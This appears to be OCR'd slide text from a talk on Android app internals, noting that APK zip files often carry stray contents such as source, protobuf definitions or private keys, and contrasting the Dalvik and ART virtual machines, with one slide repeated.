
Since it's a zip, lots of extra stuff lands here

Examples:
- Java source
- protobuf definitions
- private keys
- cross infections from build machines

DALVIK VM VS ART VM

32bit only
"Just In Time"


32bit and 64bit
"Ahead of Time"




DALVIK VM VS ART VM

32bit only
"Just In Time"

32bit and 64bit
"Ahead of Time"



